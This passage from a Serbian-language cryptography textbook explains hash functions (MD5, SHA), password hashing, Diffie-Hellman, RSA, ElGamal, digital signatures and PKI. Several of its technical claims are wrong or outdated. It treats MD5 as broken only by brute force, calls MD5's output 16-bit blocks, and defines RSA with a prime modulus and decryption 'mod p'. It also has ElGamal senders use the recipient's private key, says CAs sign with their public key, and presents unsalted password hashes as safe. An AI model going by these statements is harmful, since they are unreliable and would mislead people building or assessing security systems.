- na osnovu heš vrednosti *h*, odgovarajući ulazni podaci m_1,m_2,... se ne mogu odrediti ili se određuju teško i neefikasno.

Heš funkcije su zasnovane na ideji kompresije. Kompresijom se dobija blok manji od ulaznog podatka. Ulaz za funkciju su sledeći blok poruke i vrednost funkcije primenjene na prethodnom bloku. Tj, heš vrednost bloka m_i je $h_i=f(m_i,h_{i-1})$, što znači da na vrednost h_i utiču svi blokovi do bloka m_i. Heš poslednjeg bloka je heš poruke.

Heš funkcije su preslikavanja više-na-jedan i kao takve nisu imune na pojavu kolizija ili "sudara". **Kolizija** (engl. *collision*) je pojava kada dva (ili više) različitih ulaza rezultuju istim izlazom. Drugim rečima, postoji šansa da dve različite ulazne poruke rezultuju identičnim izlazom. Ovo predstavlja veliki problem ukoliko se heš funkcije koriste u okviru mehanizma autentifikacije. Međutim, verovatnoća da dva slučajno odabrana ulaza proizvedu isti heš dužine *n* je 2^{-n}. Dobra heš funkcija je "oslobođena kolizije", tj. teško se generišu dve poruke na osnovu kojih se proizvodi isti heš H(m)=H(m'). Kod dobrih heš funkcija, promena jednog bita u ulaznom podatku rezultuje promenom najmanje polovine bitova izlaza. U opštem slučaju, algoritam koji

opisuje heš funkciju se ne skriva, a sigurnost funkcije zavisi od njene jednosmernosti.

Heš funkcije se pominju pod različitim imenima: funkcije sažimanja (engl. *message digest*), funkcija kreiranja otiska prsta, kriptografska ček-suma. Veoma su značajne za kriptografiju i primenjuju se u kriptografskim protokolima, za digitalno potpisivanje i proveru integriteta poruke, za autentifikaciju.

Jedan od parametara koji utiču na odabir heš funkcije je dužina proizvedene heš vrednosti. 64-bitni heš je prekratak, što se može ilustrovati jednostavnim primerom **rođendanskog napada.** Heš dužine 128 bita je prihvatljiv – napadač koji primenjuje napad zasnovan na rođendanskom paradoksu mora da računa heš 2^{64} različitih dokumenata (što je vremenski mnogo zahtevnije od računanja 2^{32} heša) kako bi našao dva sa istim heš vrednostima. MD2, MD4 i MD5 proizvode heš dužine 128 bita. SHA i RIPEMD-160 proizvode heš dužine 160 bita, što odgovara dužini koju je NIST propisao za SHS (*secure hash standard*).

Značajnije heš funkcije

MD2, MD4 i MD5 algoritme razvio je Ronald Rivest za RSA Data Security, Inc. Sva tri agoritma proizvide 128-bitni heš, s tim što je MD2 prilagođen za 8-bitnim mikroprocesorima, dok su MD4 i MD5 prilagođeni 32-bitnim računarima. Ovi algoritmi se mogu besplatno koristiti – za njihovo korišćenje nije potrebna nikakva licenca.

Rogier i Chavaud su opisali kako se može doći do kolizije u MD2, što je jedini poznati kriptoanalitički napad na MD2. Rivest je 1990. godine dizajnirao algoritam MD4 koji poruku obrađuje pomoću Damgard-Merkle iterativnih struktura u tri runde. Den Boer i Bosselaers su opisali napad na MD4 sa nedostatkom prve ili poslednje runde, a zatim je Dobbertin pokazao kako kolizija za kompletan MD4 može da se odredi za manje od minut vremena na prosečnom personalnom računaru. Dobbertin je takođe pokazao da redukovana verzija MD4 algoritma (izostavljena treća runda) nije jednosmerna.

MD5

Ronald Rivest je 1991. godine razvio MD5 heš algoritam. MD5 se uslovno može prihvatiti kao ojačani MD4 – algoritam se sastoji od četiri različite runde (koje su donekle slične rundama MD4 algoritma). Veličina heša i mehanizam dopunjavanja poruke do određene dužine ostali su nepromenjeni. Za sada jedini opisani napad kojim bi se moglo doći do kolizije u MD5 jeste metoda grube sile.

MD5 obrađuje tekst u 512-bitnim blokovima, koji su podeljeni u 16 32-bitnih blokova. Izlaz iz algoritma je 128 bitni heš, tj. četiri 16-bitna bloka. Inicijalna obrada obuhvata nastavljanje poruke (engl. *padding*) do dužine n×512 bita, pri čemu

poslednjih 64 bita predstavljaju dužinu poruke.bita. Zatim se inicijalizuju četiri 32-bitne promenljive *A*, *B*, *C* i *D* (*chaining variable*s), čija se vrednost dodatno upisuje u četiri promenljive *a*, *b*, *c* i *d* nad kojima će se u rundama glavne petlje izvršavati nelinearne operacije. Glavna petlja algoritma se ponavlja onoliko puta koliko dopunjena poruka ima 512-bitnih blokova. Svaka iteracija sastoji se iz četiri runde. U svakoj rundi se izvršava 16 nelinearnih operacija (u svakoj rundi različita operacija) nad tri od četiri promenljive *a*, *b*, *c* i *d*. Rezulat se ažurira konstantom, četvrtom promenljivom i blokom poruke i upisuje u jednu od promenljivih – *a*, *b*, *c* ili *d*). Operacije se po rundama u jednoj iteraciji algoritma izvode prema strogo definisanom rasporedu i uključuju operacije kružnog pomeranja ulevo za određeni broj bitova, kao i logičke operacije I, ILI, NE i ekskluzivno ILI. Nakon jedne iteracije (odrađene četiri runde nad blokom od 512 bita), promenljive *a*, *b*, *c* i *d* se dodaju na *A*, *B*, *C* i *D*, respektivno, i algoritam nastavlja rad sa sledećim blokom podataka. Izlaz algoritma je konkatenacija promenljivih *A*, *B*, *C* i *D* (otuda naziv *chaining variable*s – promenljive koje se ulančavaju).

U odnosu na MD4, MD5 ima jednu rundu po iteraciji više, a efekat lavine je ubrzan korišćenjem rezultata iz prethodnih koraka i optimizacijom kružnog pomeranja ulevo.

SHA

Američki institut za standarde i tehnologiju (NIST) i nacionalna agencija za bezbednost (NSA) sastavili su heš algoritam SHA (*Secure Hash Algorithm*) za upotrebu u standardu za digitalno potpisivanje (*Digital Signature Standard*). SHA generiše 160-bitni heš. Zasnovan je na ideji na kojoj je zasnovan i MD4. Osnovni principi dizajna SHA algoritma su sledeći: iz heša se teško može izvući poruka (jednosmernost), dve poruke sa istim hešom se teško nalaze (do heš kolizije se teško dolazi).

Inicijalna obrada poruke identična je kao i kod MD5 algoritma: poruka se nastavlja nizom 1000...0000 do dužine (n×512)-64 bita, a na kraj se se dodaju 64 bita koji predstavljaju dužinu poruke. Ukupna dužina dopunjene poruke je n×512 bita. Zatim se inicijalizuju pet 32-bitnih promenljivih *A*, *B*, *C*, *D* i *E* (jedna promenljiva više u odnosu na MD5, jer SHA proizvodi 160-bitni heš). Iste vrednosti se dodatno upisuju u promenljive *a*, *b*, *c*, *d* i *e*. Glavna petlja se ponavlja onoliko puta koliko poruka ima 512 bitnih blokova. Glavna petlja ima četiri runde. U svakoj rundi se obavlja 20 operacija nad tri od pet promenljivih *a*, *b*, *c*, *d* ili *e*, a zatim se radi pomeranje i sabiranje slično kao i kod MD5. Posle jedne iteracije (obrađen blok od 512 bita), promenljive *a*, *b*, *c*, *d* i *e* se dodaju se na *A*, *B*, *C*, *D* i *E* respektivno, i algoritam nastavlja rad sa sledećim blokom podataka. Izlaz algoritma je 160-bitna konkatenacija promenljivih *A*, *B*, *C*, *D* i *E*.

Primena heš funkcija

Heš funkcije se najčešće koriste za digitalno potpisivanje i smeštanje lozinki korisnika na disk na kome se nalazi operativni sistem. Digitalno potpisivanje se uslovno

može posmatrati kao šifrovanje podataka privatnim ključem. Ukoliko poruku dužine 2 MB šifrujete nekim asimetričnim algoritmom, dobićete šifrat dužine 2 MB. To znači da ćete nekom poslati duplo veću količinu podataka. Da bi se potpis sveo na razumnu dužinu, a da pri tom ne izgubi svoj integritet, pošiljalac računa heš poruke, potpisuje ga svojim privatnim ključem i šalje originalnu poruku i potpis primaocu. Primalac računa heš primljene poruke i proverava primljeni potpis javnim ključem pošiljaoca. Kao rezultat provere potpisa, dobija se heš koji je izračunao pošiljalac – upoređivanjem sa izračunatim hešom proverava se identitiet pošiljaoca.

Identifikacija korisnika pomoću poverljivih informacija je najčešće korišćen metod autentifikacije jer osim tastature ne zahteva neki specijalni hardver. Poseban problem predstavlja čuvanje informacije o lozinkama na disku računarskog sistema. Ukoliko problem kontrole pristupa na sistemu nije dobro rešen, uljezi lako mogu doći do tih informacija. U tom slučaju, uljez raspolaže lozinkama svih korisnika, uključujući i lozinke povlašćenih korisnika, kao što su sistem administratori. Zbog toga se informacije o lozinkama obrađuju jednosmernim heš funkcijama. Prilikom prvog prijavljivanja na sistem, korisnik smišlja lozinku, a operativni sistem računa heš unete lozinke i u posebnu tabelu na disku smešta par (korisničko ime, heš). Pri svakom sledećem prijavljivanjui, korisnik navodi korisničko ime i lozinku. Sistem računa heš unete lozinke, u tabeli traži heš koji odgovara tom korisničkom imenu i upoređuje ga sa dobijenom vrednošću. Ako su vrednosti jednake, korisnik je autentifikovan. Napadač može doći do tabele u kojoj se čuvaju parovi (korisničko ime, heš), ali na osnovu tih vrednosti ne može rekonstruisati lozinke, jer su heš funkcije jednosmerne.

3.5. Kriptografija sa javnim ključevima

Svi prethodno opisani kriptosistemi su simetrični – pošiljalac i primalac tajno biraju ključ k i na osnovu njega iz kriptosistema dobijaju funkcije za šifrovanje i dešifriranje čiji su argumenti otvoreni tekst, odnosno šifrat. Dešifrovanje d_k je pri tom funkcija identična funkciji šifrovanja e_k ili se na osnovu nje lako dobija Na primer, funkcija dešifrovanja DES algoritmom se dobija izmenom redosleda potključeva u funkciji šifrovanja. Sigurnost simetričnih kriptosistema zavisi od tajnosti ključa, što je istovremeno i njihov veliki nedostatak, jer pre šifrirovanja pošiljalac i primalac moraju na neki način razmeniti ključ preko nekog sigurnog komunikacionog kanala. Pošto šifrovanje većeg broja poruka istim ključem znatno smanjuje sigurnost, pošiljalac i primalac moraju često menjati ključ.

Diffie-Hellmanov protokol za razmenu ključeva

Godine 1976. Whitfield Diffie i Martin Hellman su ponudili rešenje problema razmene ključeva, zasnovano na diskretnom logaritamskom problemu, odnosno na

težini računanja diskretnih logaritama u konačnom polju. Pretpostavimo da se dve osobe (Ana i Bane) moraju dogovoriti o ključu za šifrovanje preko nekog nesigurnog komunikacionog kanala. Takođe, pretpostavimo da su te dve osobe izabrale veliki prost broj *n* i broj *g*, takav da je G={0, 1, ..., n-1} ciklična multiplikativna grupa, a *g* njen generator. Brojevi *g* i *n* nisu tajna, što znači da ih može koristiti veći broj osoba koje međusobno komuniciraju. Diffie-Hellmanov protokol za razmenu ključeva obuhvata sledeće korake:

- Ana bira slučajan veliki broj *x* i šalje Banetu $X = g^x \bmod n$,
- Bane bira slučajan veliki broj *y* i šalje Ani $Y = g^y \bmod n$,
- Ana određuje $k = Y^x \bmod n$,
- Bane određuje $k' = X^y \bmod n$.

Vrednosti *k* i *k'* su jednake $g^{xy} \bmod n$ i ne može ih izračunati neko ko prisluškuje kanal. To znači da napadač može doći do vrednosti *n*, *g*, *X*, i *Y*, ali da bi dobio vrednost *k* mora izračunati diskretni logaritam. Dakle, *k* je tajni ključ koji Ana i Bane nezavisno računaju.

Izbor vrednosti g i n značajno utiče na sigurnost protokola. Najvažnije je da n bude veliki broj, jer je sigurnost protokola zasnovana na problemu određivanja diskretnog logaritma, odnosno faktorizacije brojeva reda veličine *n*. Takođe, broj (n-1)/2 treba biti prost. Generator g ne mora ni prost ni veliki broj – za generator se može izabrati i jednocifreni broj, ali taj broj mora generisati grupu G.

Kriptosistemi sa javnim ključem

Ideja **javnog ključa** se sastoji u konstrukciji kriptosistema takvih da je na osnovu javno poznate funkcije šifrovanja nemoguće u nekom razumnom vremenu odrediti tajnu funkciju dešifrovanja. Kriptosistem sa javnim ključem se sastoji od dve familije funkcija koje se ne kriju (za šifrovanje i dešifrovanje), a konkretne funkcije se izvode na osnovu privatnog i javnog ključa. Funkcija šifrovanja algoritmom sa javnim ključem na osnovu javnog ključa i ulaznih podataka proizvodi šifrat. Funkcija dešifrovanja na osnovu privatnog ključa i šifrata proizvodi originalnu poruku. Javni ključ je poznat onim osobama sa kojima korisnik želi da komunicira, dok je tajni ključ poznat samo korisniku koji je ovlašćen da dešifruje poruke. Privatni i javni ključ su matematički povezani, ali se privatni ključ ne može odrediti na osnovu javnog ključa.

Ključnu ulogu u kriptografiji sa javnim ključevima imaju jednosmerne funkcije sa zamkom, tj. lične jednosmerne funkcije (videti 5.1). Jednosmerna funkcija je funkcija oblika y=f(x) takva da se *f(x)* određuje relativno lako i efikasno za svako zadato *x*, ali se $x=f^{-1}(y)$ određuje relativno teško za dato *y*. Ukoliko se inverz $x=g(f^{-1}(y),z)$ određuje relativno lako i efikasno za dato *y* i tajnu informaciju *z*, onda se funkcija f(x) naziva privatna jednosmerna funkcija (engl. *trapdoor one-way*).

Dva korisnika (Ana i Bane) komuniciraju na sledeći način:

- Ana šalje Banetu svoj javni ključ k_A^{public},
- Bane šalje Ani svoj javni ključ k_B^{public},
- Ana šalje Banetu poruku šifrovanu Banetovim javnim ključem:

  $c_{A-B} = Ek_B^{public}(p_{A-B})$,
- Bane dešifruje poruku svojim privatnim ključem $p_{A-B} = Dk_B^{private}(c_{A-B})$,
- Bane odgovara, tj. šalje Ani poruku šifrovanu njenim javnim ključem:

  $c_{B-A} = Ek_A^{public}(p_{B-A})$,
- Ana dešifruje poruku svojim privatnim ključem $p_{B-A} = Dk_A^{private}(c_{B-A})$.

Ukoliko grupa korisnika želi da komunicirati na ovaj način, situacija je još jednostavnija. Svi korisnici svoje javne ključeve smeštaju u neku javnu, svima dostupnu datoteku ili ne server ključeva (engl. *keyserver*). Tada učesnici u komunikaciji ne moraju slati svoje javne ključeve jedni drugima, jer su isti javno dostupni na nekom serveru.

Osnovno svojstvo kriptografije sa javnim ključem je **poverljivost** (engl. *confidentiality*) – poruku koju Ana šalje Banetu ne može pročitati niko drugi, jer nema Banetov privatni ključ

Ovde se može postaviti pitanje kako Bane može biti siguran da mu je Ana poslala poruku? Ukoliko se ključevi čuvaju na serveru, svako ima pristup Banetovom javnom ključu, a samim tim i funkciji za šifrovanje $Ek_B^{public}(x)$, pa se može lažno predstaviti kao Ana. Dakle, poslavlja se pitanje verodostojnosti, tj. autentičnosti poruke. Neki kriptosistemi korisnicima nude mogućnost da digitalno potpišu svoju poruku. Digitalno potpisivanje se uslovno može posmatrati kao šifrovanje podataka privatnim ključem. Pri tom se ne šifruje sama poruka, već njen heš. Pretpostavite da je Ana poslala Banetu potpisanu poruku. Iako ona kasnije može reći da to nije učinila, Bane uvek može na osnovu potpisa dokazati da je poruku koju je primio poslala Ana, zato što je ona vlasnik privatnog ključa kojim je poruka potpisana.

Kriptosistemi sa javnim ključem imaju nekoliko prednosti u odnosu na simetrične kriptosisteme. Kriptosistem sa javnim ključem ne zahteva siguran komunikacijski kanal za razmenu ključeva. Za komunikaciju grupe koju čini *n* osoba potrebno je 2n ključeva (ukoliko bi se koristio simetrični kriptosistem bilo bi potrebno n(n-1)/2 ključeva). Takođe, korisnici svoje poruke mogu potpisati, što u slučaju simetričnog kriptosistema nije moguće.

Ipak, kriptografija sa javnim ključem ne predstavlja zamenu za simetrične kriptosisteme i najčešće se ne koristi za šifrovanje poruka, već za šifrovanje ključeva (tzv. **hibridni kriptosistem**). Ana i Bane komuniciraju pomoću simetričnog kriptosistema

koristeći ključ koji su razmenili pomoću kriptosistema sa javnim ključem. Osnovni razlog zašto se javni ključ ne koristi za šifrovanje poruka je to što su algoritmi s javnim ključem znatno sporiji (oko 1 000 puta) od modernih simetričnih algoritama. Drugi nedostatak kriptosistema sa javnim ključem je njihova osetljivost na napad odabrani otvoreni tekst ukoliko je domen funkcije šifrovanja mali.

Najpoznatiji kriptosistemi sa javnim ključevima su RSA i ElGamal. Sigurnost RSA kriptosistema je zasnovana na težini faktorizacije velikih brojeva. Isti algoritam (stepenovanje po modulu) se koristi i za šifrovanje i za dešifrovanje, a šifrat je iste dužine kao i otvoreni tekst. RSA algoritam je patentiran. Sigurnost ElGamal kriptosistema je zasnovana na diskretnom logaritamskom problemu. Za šifrovanje i dešifrovanje se koriste različiti algoritmi, a šifrat je uređeni par brojeva i dva puta je duži od poruke. ElGamal algoritam nije patentiran, što je očigledna prednost u odnosu na RSA jer se može slobodno koristiti, niti je ograničen američkim zakonima o izvozu.

RSA

RSA je verovatno najpopularniji asimetrični kriptosistem. Objavljen je 1978. godine, a ime je dobio po svojim tvorcima Ronaldu Rivestu, Adi Shamiru i Leonardu Adlemanu (*RSA Data Security*). Postojanje slabih tačaka pravilno implementiranog kriptosistema, sa ključevima generisanim na osnovu određenih preporuka, do sada nije ni dokazano ni opovrgnuto.

Sigurnost RSA zasniva se na složenosti **faktorizacije velikih brojeva**. Javni i tajni ključ određeni su parom velikih prostih brojeva (200 dekadnih cifara i više). Smatra se da je težina određivanja otvorenog teksta na osnovu šifrata bez adekvatnog privatnog ključa jednaka težini faktorizaciji proizvoda dva velika prosta broja. Sam algoritam i njegova sigurnost su, dakle, zasnovani na sledećim činjenicama da je lako odrediti da li je veliki broj prost i pomnožiti dva velika prosta broja, ali teško faktorisati veliki broj koji je proizvod dva velika prosta broja (odnosno dobiti njegove početne proste faktore).

Neka su dati prost broj n i broj e sa intervala [1, n-1]. Za neki broj m (otvoreni tekst) sa intervala [1, n] može se odrediti šifrat:

- $c = m^e \bmod n$.

Otvoreni tekst m se na osnovu šifrata pronalazi na sledeći način:

- $m = c^d \bmod p$.

Generisanje para ključeva obavlja se na sledeći način:

- najpre se generišu dva prosta broja p i q (oba preko 100 decimalnih cifara) i izračunavaju vrednosti $n = p \cdot q$ i $r = (p-1) \cdot (q-1)$,

- bira se slučajan broj *e* na intervalu [1, r-1], koji je uzajamno prost sa *r* (tj. jedini zajednički faktor za e i *r* je 1),
- izračunava se *d* tako da važi: $e \cdot d = 1 \bmod r$.

Vrednosti *p*, *q* i *r* se čuvaju ili brišu. Privatni ključ (*d*, *n*) se čuva u tajnosti, dok je javni ključ (*e*, *n*) dostupan svima sa kojim vlasnik privatnog ključa želi sigurno da komunicira. Relacija koja povezuje ključeve je $e \cdot d = 1 \bmod r$.

Ukoliko Ana želi da pošalje Banetu poruku m, ona preuzima Banetov javni ključ (*e*, *n*) sa servera, izračunava $c = m^e \bmod n$ i šalje Banetu šifrat c. Bane prima šifrat i dešifruje ga svim privatnim ključem $m = c^d \bmod n$. Poruka *m* mora biti manja od *n*. Zato pošiljalac deli svoju poruku na blokove čija je vrednost manja od *n* i parcijalno ih šifruje.

Otvoreni tekst $m = c^d \bmod n$ se lako računa ako je *d* poznato. Vrednost *d* se može naći samo ako nadjemo *r*, a *r* možemo naći samo ako faktorišemo *n*. Faktorizacija velikog broja *n* je teška – zahteva veliku procesorsku snagu i mnogo vremena, a ne postoji ni jedan efikasan algoritam koji bi to vreme redukovao. Odatle sledi da je algoritam siguran. Osnovu sigurnosti RSA algoritma čini čuvanje i skrivanje prostih faktora *p* i *q*. Bez njih je nemoguće naći *r,* a potom i *d*, tj. $m = c^d \bmod n$ se ne može odrediti. Osoba koja ne zna *p* i *q* ne može otkriti poruku *m*. Dakle, otkrivanje poruke *m* ekvivalentno je faktorizaciji *n*.

RSA i digitalno potpisivanje

Ukoliko je potrebno dokazati verodostojnost neke poruke, RSA kriptosistem se može primeniti za **digitalno potpisivanje**. Pretpostavite da Ana, čiji je privatni ključ (*d*, *n*), a javni ključ (*e*, *n*), šalje Banetu poruku m, ali da Bane zahteva od Ane da na neki način dokaže da je baš ona poslala tu poruku. U tom slučaju, komunikacija se odvija po sledećem protokolu:

- Ana računa potpis s pomoću svog privatnog ključa: $s = m^d \bmod n$,
- Ana šalje Banetu poruku i potpis, odnosno uređeni par (m,s),
- Bane dešifruje potpis s koristeći Anin javni ključ: $m_1 = s^e \bmod n$,
- ako je m_1=m, Bane prihvata poruku zato što jedino Ana zna svoj privatni ključ kojim je poruka potpisana.

Ukoliko se za komunikaciju primeni prethodno opisani protokol, Ana mora da pošalje dva puta veću poruku (RSA šifrat je iste dužine kao i otvoreni tekst). U slučaju da je poruka dužine 10 MB, potpis će, takođe, imati dužinu 10 MB, pa se primaocu šalje 20 MB (probajte da pošaljete nekom poruku dužine 20 MB preko dial-up konekcije). Ovo premašenje se može smanjiti ukoliko se pre slanja ne potpisuje sama

poruka, već njen heš. U tom slučaju, premašenje je znatno manje – najčešće 128 ili 160 bita, tj. određeno je dužinom heša koji se generiše. Izbor heš funkcije je deo komunikacionog protokola između pošiljaoca i primaoca, ali se najčešće koriste MD5 ili SHA. Komunikacija između pošiljaoca i primaoca se odvija prema sledećem protokolu:

- Ana računa heš h = H(m) poruke *m*, a zatim digitalni potpis pomoću svog privatnog ključa: $s = h^d \bmod n$,
- Ana šalje Banetu poruku i potpis, odnosno uređeni par (m,s),
- Bane dešifruje potpis s koristeći Anin javni ključ: $h = s^e \bmod n$,
- Bane računa heš primljene poruke: $h_1 = H(m)$,
- ako je h_1=h, Bane prihvata poruku, zato što jedino Ana zna svoj privatni ključ kojim je heš poruke potpisan.

ElGamal

El-Gamalov kriptosistem (Taher El-Gamal, 1985) zasnovan je na težini određivanja diskretnog logaritma u konačnim poljima. **Diskretan logaritamski problem** svodi se na sledeće: za dati prost broj *p* i vrednosti *g* i *y*, potrebno je naći *x*, tako da važi $y = g^x \bmod p$. Za male vrednosti modula, diskretni logaritam se može odrediti metodom grube sile, tj. prostim isprobavanjem različitih vrednosti. Na primer, za dato p=11, g=2 i y=9, možemo probati različite vrednosti *x* sve dok ne dobijemo $2^x \bmod 11 = 9$. Međutim, za velike vrednosti modula (broj p ima 100 decimalnih cifara i više) zvanično nije moguće rešiti diskretan logaritamski problem pomoću današnje tehnologije.

Javni i privatni ključ za El-Gamalov kriptosistem određuju se na sledeći način:

- generiše se veliki prost broj *p*,
- određuje se generator *g* grupe {0, 1, …., p-1}, odnosno broj *g* takav da $g^x \bmod p$ daje različit rezultat za svako *x*; na osnovu male Fermaove teoreme (opisana u priručniku za laboratorijske vežbe) važi $g^{p-1} \bmod p = 1$,
- bira se slučajni broj a sa intervala [1, p-1],
- izračunava se $y = g^a \bmod p$.

Uređena trojka (*p*, *g*, *y*) je javni ključ, a broj *a* privatni.

Prilikom slanja poruke, pošiljalac najpre uzima privatni ključ primaoca (*p*, *g*, *y*) i deli poruku na blokove tako da svaki blok bude manji od *p*. Svaki blok *m* poruke pošiljalac šifruje na sledeći način:

- generiše slučajan broj *k* na intervalu [1, p-1],

- izračunava: $r = g^k \bmod p$,
- izračunava: $x = y^k \bmod p$,
- izračunava: $c = (m \cdot x) \bmod p$.

Šifrat jednog bloka je uređen pad (*r*, *c*). Primalac dešifruje svaki blok šifrata (*r*, *c*) koristeći svoj privatni ključ *a* na sledeći način:

- Izračunava $r^a = (g^k)^a = (g^a)^k = y^k = x$,
- Iz jednačine $c = (m \cdot x) \bmod p$ određuje vrednost m.

Šifrovana poruka se može poslati preko nesigurnog komunikacionog kanala - napadač može preuzeti poruku sa mreže, ali je ne može dešifrovati jer nema odgovarajući privatni ključ (i najverovatnije ne ume da reši diskretan logaritamski problem).

3.6. Digitalni sertifikati i infrastruktura javnih ključeva

Kao što je izloženo, kriptografija sa javnim ključevima rešava problem sigurnog kanala za razmenu ključeva i broja ključeva potrebnih za sigurnu komunikaciju većeg broja osoba. Ukoliko mali broj korisnika želi međusobno da komunicira koristeći kriptosistem sa javnim ključevima, razmena ključeva se može obaviti preko elektronske pošte, pomoću disketa ili fleš diskova. Ukoliko je ta grupa korisnika veća, ovaj način razmene ključeva je nepraktičan. Takođe, napadač može podmetnuti svoj javni ključ i na taj način čitati šifrovane poruke namenjene drugim entitetima. Zamislimo da dve osobe (Ana i Bane) žele da komuniciraju preko elektronske pošte koristeći kriptosistem sa javnim ključem. U tom slučaju, Ana mora da poseduje Banetov javni ključ ukoliko želi da mu pošalje poruku. S druge strane, Bane mora da poseduje Anin javni ključ, ukoliko želi da joj pošalje poruku. Osnovni problem koji se ovde može postaviti je pitanje integriteta njihovih javnih ključeva, osnosno kako se može garantovati da je Banetov javni ključ stvarno Banetov, a ne ključ napadača koji želi da čita Anine poruke? Ovaj problem se rešava pomoću sertifikata i infrastrukture javnih ključeva. Uvešćemo pojam digitalnog sertifikata.

Digitalni sertifikat

Digitalni sertifikat (engl. *certificate*) čine:

- javni ključ,
- informacije o identitetu (ime, identifikator korisnika – UID, ...),

- informacije koje se tiču autorizacije korisnika, npr. dozvole za pristup resursima (opciono),
- jedan ili više digitalnih potpisa.

Digitalni potpis je overa sertifikata. Sertifikate potpisuju strane kojima se veruje. Potpisom se ne "overava" sertifikat u celini, već samo veza između identiteta korisnika i javnog ključa. Sertifikat je, dakle, javni ključ sa opisom identiteta korisnika (jednim ili više) i potpisom koji je izdala strana kojoj se veruje, kojim je overena veza između identiteta i ključa.

Digitalni sertifikati obezbeđuju podršku za:

- **Autentifikaciju identiteta**. Digitalni sertifikati koje izdaje PKI omogućavaju pojedinačnim korisnicima i organizacijama da provere identitet učesnika u komunikaciji/transakciji. U mrežnom segmentu, autentifikacija predstavlja identifikaciju entiteta, a sertifikati su jedan od oblika podrške autentifikaciji. Primer autentifikacije na mreži je autentifikacija klijenta serveru i servera klijentu. Sledeći primer je digitalni potpis elektronske pošte u kombinaciji sa sertifikatom koji identifikuje pošiljaoca, obezbeđuje snažne dokaze da je osoba identifikovana sertifikatom zaista poslala tu poruku.

- **Proveru integriteta**. Digitalni sertifikat obezbeđuje integritet poruka, odnosno onemogućava da korisnik primi izmenjenu ili oštećenu poruku.

- **Autorizaciju pristupa**. Digitalni sertifikati zamenjuju često zaboravljene korisnička imena i lozinke na Internetu.

- **Neporicanje**. Digitalni sertifikati potvrđuju korisnički identitet, čineći ga skoro nemogućim za kasnije odbacivanje digitalno „označenih" transakcija, kao na primer kupovina preko web sajta. Takođe, sertifikat onemogućava potpisnika da kasnije ne prizna slanje digitalno potpisane elektronske pošte.

Infrastuktura javnih ključeva

Server sertifikata (engl. *certificate server*) je baza podataka na mrežnom serveru koji obezbeđuje sekundarnu memoriju za skladištenje sertifikata i mehanizme za razmenu. Serveri sertifikata ne obezbeđuju mehanizme za izdavanje ili poništavanje sertifikata, već samo za njihovo skladištenje i distribuciju - zato se ponekad nazivaju i **skladišta sertifikata** (engl. *certificate repositorie*s).

Za razliku od servera sertifikata, i**nfrastruktura javnih ključeva** (engl. *public key infrastructure*, PKI) je struktuirani sistem koji, osim skladištenja, obezbeđuje dodatne funkcije (servise i protokole) za izdavanje i poništavanje sertifikata, kao i funkcije za

uspostavljanje relacija poverenja. PKI predstavlja kombinaciju kriptografskih tehnika, softvera, i mrežnih servisa koja integriše digitalne sertifikate, asimetrično šifrovanje i sertifikacione centre u kompletnu, široko rasprostranjenu sigurnosnu arhitekturu.

Tri osnovne komponente infrastrukture javnih ključeva su:

- **Sertifikacioni centar** (engl. *certificate authority*, *CA*). CA je centralna komponenta PKI koja generiše, izdaje i poništava sertifikate i potpisuje izdate sertifikate svojim privatnim ključem CA. CA je odgovoran za generisanje sertifikata i njihov integritet, slično kao što je MUP odgovoran za lične karte i vozačke dozvole. Korišćenjem javnog ključa CA svako može proveriti potpis CA na sertifikatu i samim tim integritet sertifikata. CA se štiti metodama samouništenja u slučaju napada (engl. *tamper-proof* metode) – u slučaju napada koji ugrožava integritet PKI, CA uništava sve ključeve. CA se može realizovati zatvoreno, implementacijom gotovih PKI rešenja ili pomoću javnih CA servisa. Osnovni zadatak ustanove koja pruža uslugu izdavanja digitalnih sertifikata jeste da bude poverljiva treća strana kojoj veruju učesnici u komunikaciji. Značajniji sertifikacioni centri su EuroSign, Cybertrust GTE, VeriSign i Thawte.

- **Registracioni centar** (engl. *registration authority*, *RA*). RA je komponenta PKI koja osigurava proces registracije korisnika, prihvata i obrađuje zahteve za izdavanjem sertifikata, i iste prosleđuje CA radi izdavanja sertifikata. RA se odnosi na ljude, procese i alate za registraciju i administraciju korisnika PKI. RA/CA podseća na službu za izdavanje pasoša: određena grupa ljudi (RA) proverava identitet čoveka koji želi da mu se izda pasoš i da li sme da mu se izda pasoš, a zatim CA kreira pasoš i prosleđuje ga korisniku. Identifikacija korisnika prilikom registracije ključni je korak u izdavanju sertifikata. Proces registracije predstavlja prvu i najvažniju kariku u realizaciji neporecivosti.

- **Skladište sertifikata**. U skladištu sertifikata se prave javni ključevi i sertifikati korisnika, kao i tzv. liste poništenih sertifikata (engl. *certificate revocation list*, *CRL*). Spremište se najčešće realizuje pomoću LDAP kompatibilnog direktorijumskog servera.

Sertifikat koji CA izdaje sadrži ime entiteta (ime osobe, naziv organizacije ili naziv servera) i javni ključ. CA potpisuje sertifikat svojim javnim ključem na osnovu javnog ključa entiteta i njemu odgovarajućeg privatnog ključa i na taj način uspostavlja vezu između entiteta i para ključeva. Kao dodatak, sertifikat uključuje datum isticanja sertifikata, naziv CA koji je izdao sertifikat, serijski broj i druge informacije. Sertifikovan korisnik je entitet koji se oslanja na informacije zastupljene u sertifikatu. Sertifikovani korisnici veruju izdavaču po pitanju verodostojnosti izdatih sertifikata tj. sertifikatima koji u potpunosti identifikuju entitet.

Funkcije PKI

PKI je osnova za druge sigurnosne servise. PKI obezbeđuje distribuciju javnih ključeva i sertifikata uz visok nivo sigurnosti i integriteta. Sistemi koji često zahtevaju upotrebu sigurnosnih mehanizama baziranih na PKI su elektronska pošta, razmena podataka putem elektronske trgovine, kućno bankarstvo i elektronski poštanski sistemi. PKI obezbeđuje osnovne sigurnosne servise za sisteme kao što su:

- SSL (Secure Socket Layer), IPsec (Internet Protocol Security) i HTTPS protokoli za sigurnu komunikaciju i transakcije,

- S/MIME (Secure Multipurpose Internet Mail Extension) i OpenPGP standardi koji upotrebom poznatih mehanizama simetričnog i asimetričnog šifrovanja i digitalnih potpisa omogućuju tajnost i sigurnost elektronske pošte

- SET (Secure Electronic Transaction) za razmenu vrednosti.

Osnovne funkcije PKI su izdavanje, osvežavanje, potvrda i oduzimanje sertifikata.

- **Izdavanje sertifikata**. Sertifikati se najčešće izdaju na određeno vreme. Pošto sertifikati prestaju da važe posle određenog vremena, potrebno ih je ”osvežavati” ako ništa značajno nije izmenjeno u okruženju. U nekim slučajevima krajnji entiteti će komunicirati direktno sa CA, bez obzira na prisustvo RA. Na primer, komunikacija se obavlja direktno sa CA kad se sertifikat obnavlja.

